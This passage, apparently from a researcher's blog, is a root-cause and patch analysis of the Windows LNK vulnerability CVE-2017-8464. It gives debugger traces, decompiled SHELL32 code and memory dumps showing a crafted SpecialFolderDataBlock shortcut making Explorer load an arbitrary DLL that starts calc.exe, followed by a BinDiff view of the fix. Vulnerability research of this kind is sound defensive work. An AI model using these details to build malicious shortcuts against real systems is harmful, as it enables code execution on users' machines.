0207d38c 76f37b0b SHELL32!CControlPanelFolder::ParseDisplayName+0x49
0207d410 76f3f21f SHELL32!CRegFolder::ParseDisplayName+0x93
0207d484 76f4083d SHELL32!ReparseRelativeIDList+0x137
0207d4c8 76f40885 SHELL32!TranslateAliasWithEvent+0xa6
0207d4e0 76f0e916 SHELL32!TranslateAlias+0x15
0207d50c 76f0e6ab SHELL32!CShellLink::_DecodeSpecialFolder+0xf9
0207e7d0 76ecca50 SHELL32!CShellLink::_LoadFromStream+0x39f
0207ea00 76ecc9bf SHELL32!CShellLink::_LoadFromFile+0x90
0207ea10 76ecc914 SHELL32!CShellLink::Load+0x32
0207ea3c 76ecc96b SHELL32!InitializeFileHandlerWithFile+0x6a
0207ec98 76f18d60 SHELL32!CFileSysItemString::HandlerCreateInstance+0x168
0207ed50 76f2277e SHELL32!CFileSysItemString::LoadHandler+0x16b
0207f200 76f227cc SHELL32!CFSFolder::_BindHandler+0x1d1
0207f220 76ed9b86 SHELL32!CFSFolder::GetUIObjectOf+0x21
0207f6dc 76f11355 SHELL32!CFSFolder::_GetPerceivedType+0x60
0207f6fc 76f1737d SHELL32!CFSFolder::_GetInnateDetailsFromHelper+0x47
0207f72c 76f11460 SHELL32!CFSFolder::_GetInnateDetailsWithHandlerExceptions+0x61
0207f748 76f11414 SHELL32!CFSFolder::_GetInnateDetails+0x18
0207f784 76f113b1 SHELL32!CFSFolder::_GetInnateDetailsAsVariant+0x41
0207f7cc 76eee2d7 SHELL32!CFSFolder::GetDetailsEx+0x40
```

We can see the different control flow routine from previous lnk vul,and I notice that the function _DecodeSpecialFolder may be related to our SpecialFolderDataBlock,let's track and debug it for more info:

```
void __thiscall CShellLink::_DecodeSpecialFolder(CShellLink *this)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v21 = 0;
  v1 = this;
  v2 = SHFindDataBlock(*((_DWORD *)this + 57), 0xA000000B);// KnownFolderDataBlock
  v3 = v2;
  if ( v2 )
  {
    if ( !CShellLink::_ShouldDecodeSpecialFolder(v1, (const struct _GUID *)(v2 + 8)) )
      goto LABEL_19;
    v4 = 0x4000;
    if ( *((_DWORD *)v1 + 65) & 0x400000 )
      v4 = 20480;
    v5 = SHGetKnownFolderIDList(v3 + 8, v4, 0, &v21);
    v6 = *(_DWORD *)(v3 + 24);
  }
  else
  {
    v17 = SHFindDataBlock(*((_DWORD *)v1 + 57), 0xA0000005);// SpecialFolderDataBlock
    v18 = v17;
    if ( !v17 )
      goto LABEL_19;
    v21 = SHCloneSpecialIDList(0, *(_DWORD *)(v17 + 8), 0);
```

Inside _DecodeSpecialFolder,it will call SHFindDataBlock to judge the read Extra_Data_Block((CshellLink *)this->Offset_E4h) is KnowFolderDataBlock or SpecialFolderDataBlock:

```
SHELL32!CShellLink::_DecodeSpecialFolder+0x74:
76f0f406 ffb6e4000000    push    dword ptr [esi+0E4h] ds:0023:046e56ac=05c85428
0:006> db poi(esi+0E4h) L10
05c85428  10 00 00 00 05 00 00 a0-03 00 00 00 28 00 00 00  ............(...

0:006>
```

Then it will search the Item ID in IDList with the Specialfolder ID and the offset 0x28:

```
eax=056e86b8 ebx=76311e1e ecx=00000010 edx=a0000005 esi=047353d8 edi=056e86b8
eip=76eca4c5 esp=0206d2c0 ebp=0206d2e8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
SHELL32!SHCloneSpecialIDList:
76eca4c5 8bff            mov     edi,edi
0:002> d esp+8 L1
0206d2c8  00000003
```

```
eax=0289c178 ebx=0289c150 ecx=01f4d320 edx=00000597 esi=76f4f9b8 edi=049d5678
eip=76f40838 esp=01f4d2f0 ebp=01f4d32c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
SHELL32!TranslateAliasWithEvent+0xa1:
76f40838 e8e7e8ffff      call    SHELL32!ReparseRelativeIDList (76f3f124)
0:003> db ecx
01f4d320  28 00 00 00 00 00 00 00-15 9f e3 9b 44 d3 f4 01  (...........D...
01f4d330  85 08 f4 76 00 00 00 00-50 c1 89 02 78 56 9d 04  ...v....P...xV..
01f4d340  08 68 9d 04 70 d3 f4 01-16 e9 f0 76 50 c1 89 02  .h..p......vP...
01f4d350  78 56 9d 04 08 68 9d 04-04 01 00 00 00 00 00 00  xV...h..........
01f4d360  98 af 83 02 78 56 9d 04-08 68 9d 04 49 9f e3 9b  ....xV...h..I...
01f4d370  34 e6 f4 01 ab e6 f0 76-00 00 00 00 00 00 00 00  4.......v.......
01f4d380  98 af 83 02 e8 74 92 04-00 00 00 00 4c 00 00 00  .....t......L...
01f4d390  48 00 00 00 00 00 00 00-a5 9f e3 9b e8 d3 f4 01  H...............
```

```
SHELL32!ReparseRelativeIDList+0xd5:
76f3f1f9 ff75e8          push    dword ptr [ebp-18h]  ss:0023:0213d790=035728e0
0:002> db 035728e0
035728e0  44 00 00 00 00 00 00 00-00 00 00 00 00 6a 00 00  D............j..
035728f0  00 00 00 00 0b 00 0a 00-43 00 3a 00 5c 00 49 00  ........C.:.\.I.
03572900  54 00 68 00 34 00 63 00-6b 00 65 00 72 00 2e 00  T.h.4.c.k.e.r...
03572910  64 00 6c 00 6c 00 00 00-00 00 00 00 00 00 00 00  d.l.l...........
03572920  00 00 00 00 00 00 00 00-5b 4c 39 58 00 00 00 8a  ........[L9X....
03572930  14 00 1f 50 e0 4f d0 20-ea 3a 69 10 a2 d8 08 00  ...P.O. .:i.....
03572940  2b 30 30 9d 14 00 2e 80-20 20 ec 21 ea 3a 69 10  +00.....   .!.:i.
03572950  a2 dd 08 00 2b 30 30 9d-44 00 00 00 00 00 00 00  ....+00.D.......
```

After several functions call(I don't explain the detail here,it's very easy

to debug,hope you try it yourself☺),It will call CPL_LoadCPLModule for dll loading after finding out our dll:

```
SHELL32!CControlPanelFolder::_GetPidlFromAppletId+0x161:
771a2564 ff158819eb76    call    dword ptr [SHELL32!_imp__StrChrW (76eb1988)] ds:0023:76eb1988={SHLWAPI!StrChrW (76314640)}
0:002> db eax
0219cde8  43 00 3a 00 5c 00 49 00-54 00 68 00 34 00 63 00  C.:.\.I.T.h.4.c.
0219cdf8  6b 00 65 00 72 00 2e 00-64 00 6c 00 6c 00 2c 00  k.e.r...d.l.l.,.
0219ce08  2e 00 64 00 6c 00 6c 00-00 00 1b 76 b0 fc f2 76  ..d.l.l....v...v
0219ce18  22 00 00 00 30 ce 19 02-97 9e f5 76 6c 28 09 04  "...0......vl(..
0219ce28  3c ce 19 02 c8 6f 1b 76-28 28 09 04 10 f6 f4 76  <....o.v((.....v
0219ce38  53 00 6f 00 66 00 74 00-77 00 61 00 72 00 65 00  S.o.f.t.w.a.r.e.
0219ce48  5c 00 4d 00 69 00 63 00-72 00 6f 00 73 00 6f 00  \.M.i.c.r.o.s.o.
0219ce58  66 00 74 00 5c 00 57 00-69 00 6e 00 64 00 6f 00  f.t.\.W.i.n.d.o.
```


```
771a259a e83c4ddeff      call    SHELL32!CPL_LoadCPLModule (76f872db)
0:002> db eax
0219c9d8  43 00 3a 00 5c 00 49 00-54 00 68 00 34 00 63 00  C.:.\.I.T.h.4.c.
0219c9e8  6b 00 65 00 72 00 2e 00-64 00 6c 00 6c 00 00 00  k.e.r...d.l.l...
0219c9f8  02 00 00 00 6c f7 19 02-70 13 14 04 73 eb ce 77  ....l...p...s..w
0219ca08  70 13 14 04 00 00 00 00-10 00 00 00 00 00 00 00  p...............
0219ca18  74 cc 19 02 e4 ca 19 02-9d 37 cb 74 cc 90 d2 74  t........7.t...t
0219ca28  02 00 00 00 27 9c cb 74-e8 99 cb 74 48 55 cb 74  ....'..t...tHU.t
0219ca38  e0 79 0f 00 58 ca 19 02-f8 9b cb 74 e8 99 cb 74  .y..X......t...t
0219ca48  84 ee 1b 76 38 cb 19 02-00 00 00 00 e0 74 0f 00  ...v8........t..
0:002> g
ModLoad: 10000000 10005000   image10000000
ModLoad: 10000000 10005000   image10000000
ModLoad: 749f0000 74a0a000   C:\Windows\System32\wscinterop.dll
ModLoad: 70b80000 70b8f000   C:\Windows\System32\WSCAPI.dll
ModLoad: 6c4e0000 6c5fa000   C:\Windows\System32\wscui.cpl
ModLoad: 10000000 10005000   image10000000
ModLoad: 10000000 10005000   C:\ITh4cker.dll
ModLoad: 6bd60000 6be66000   C:\Windows\System32\werconcpl.dll
ModLoad: 704e0000 70515000   C:\Windows\System32\framedynos.dll
ModLoad: 71c00000 71c12000   C:\Windows\System32\wercplsupport.dll
ModLoad: 72310000 72468000   C:\Windows\System32\msxml6.dll
ModLoad: 746a0000 746a9000   C:\Windows\System32\hcproviders.dll
ModLoad: 70ea0000 70ebb000   C:\Windows\System32\UIAnimation.dll
ModLoad: 050b0000 05170000   calc.exe
ModLoad: 70450000 704ac000   C:\Windows\System32\StructuredQuery.dll
ModLoad: 75460000 75492000   C:\Windows\system32\WINMM.dll
```

So this is the SpecialFolderDataBlock, and for KnownFolderDataBlock,I don't talk about it here,it's the same principle☺

0x06 Analysis of Patch for CVE-2017-8464

We can find the change on CcontrolPanelFolder::_GetPidlFromAppletID(the upper call to CPL_LoadCPLModule) soon by obversing the Matched Functions in BinDiff plugin:

0.96	0.99	G·····	738F08CE	CAutoComplete::_OnSearchComplete(SearchResults *,_···	738F0CF1	CAutoComplete::_OnSearchComplete(Se···	name hash matching
0.96	0.98	-I·····	738231EC	CShellExecute::Finalize(_SHELLEXECUTEINFOW *)	73823134	CShellExecute::Finalize(_SHELLEXECUTEIN···	name hash matching
0.96	0.99	G·····	73822497	CShellExecute::_AllowRunThread(int)	739BA533	CShellExecute::_AllowRunThread(int)	name hash matching
0.96	0.99	GI····	73B61371	kfapi::CFolderRedirector::Redirect(_GUID const &,HWN···	73B62861	kfapi::CFolderRedirector::Redirect(_GUID ··	name hash matching
0.96	0.96	-I·····	73B16D6B	CopyStreamToFile(IStream *,ushort const *,unsigned ····	73B17E0A	CopyStreamToFile(IStream *,ushort const···	name hash matching
0.96	0.99	GI····	73AF2EAB	CControlPanelFolder::_GetPidlFromAppletId(ushort co···	73AF3C43	CControlPanelFolder::_GetPidlFromApple···	name hash matching
0.96	0.99	G·····	73AA43B0	CAutoComplete::_AppendNext(int)	73AA5050	CAutoComplete::_AppendNext(int)	name hash matching
0.96	0.99	G·····	73AA4486	CAutoComplete::_AppendPrevious(int)	73AA513D	CAutoComplete::_AppendPrevious(int)	name hash matching
0.96	0.99	GI····	73B5F230	kfapi::CFolderRedirector::TransitionPathOnline(ushort c···	73B605A4	kfapi::CFolderRedirector::TransitionPathO··	name hash matching
0.95	0.99	GI····	73B90507	CGrep::_InitializeChunkBuffer(void)	73B91ADE	CGrep::_InitializeChunkBuffer(void)	name hash matching
0.95	0.98	GI····	7391BFF5	PathYetAnotherMakeUniqueNameEx(x,x,x,x,x,x)	7391BDC8	PathYetAnotherMakeUniqueNameEx(x, x, x···	name hash matching
0.95	0.99	GI····	738F2D86	CShellUrl::_ParseNextSegment(_ITEMIDLIST_ABSOLUTE···	738F268C	CShellUrl::_ParseNextSegment(_ITEMIDLI···	name hash matching
0.95	0.99	GI····	73B1071D	CFSTransfer::_ResetInheritedACL(_ACL *,ushort,ulong)	73B117B8	CFSTransfer::_ResetInheritedACL(_ACL *, u···	name hash matching
0.94	0.99	G·····	73854A97	CFileOperation::_EnumRootPrepare(CEnumOperation *)	73854935	CFileOperation::_EnumRootPrepare(CEnu···	name hash matching
0.94	0.98	GI····	738BA88B	SetUserEnvironmentVariable(x,x,x,x)	738BA8F2	SetUserEnvironmentVariable(x,x,x,x)	name hash matching
0.94	0.99	GI····	7387FC55	CFSFolder::ParseDisplayName(HWND__ *,IBindCtx *,us···	7387FBA5	CFSFolder::ParseDisplayName(HWND__ *···	name hash matching



So the patch added a CPL check function _IsRegisteredCPLApplet before CPL_LoadCPLModule to fix the vul.

0x07 Conclusion

To be honest,Microsoft's various file format and protocol is a little complex for me,some time I feel tired..But it's filled with fun in the process of reversing-debugging-analysis.As we can see,in my long post,the first vul (CVE-2010-2568)was famous in history,which started the real network attack sequence(APT attack),but MS didn't repaired the vul well,which still leaving the world's windows system exposed to the attack of the Stuxnet(APT)for more that 4 years,it's some frightening.

I'm still a beginner in Binary Vul research field, more need to learn,more need to write,and more need to do☺

0x08 Reference

0x0:[MS-SHLLINK]: Shell Link (.LNK) Binary File Format
0x1:Full details on CVE-2015-0096 and the failed MS10-046 Stuxnet fix
0x2:...

ITh4cker,BeiJing
2018/04/04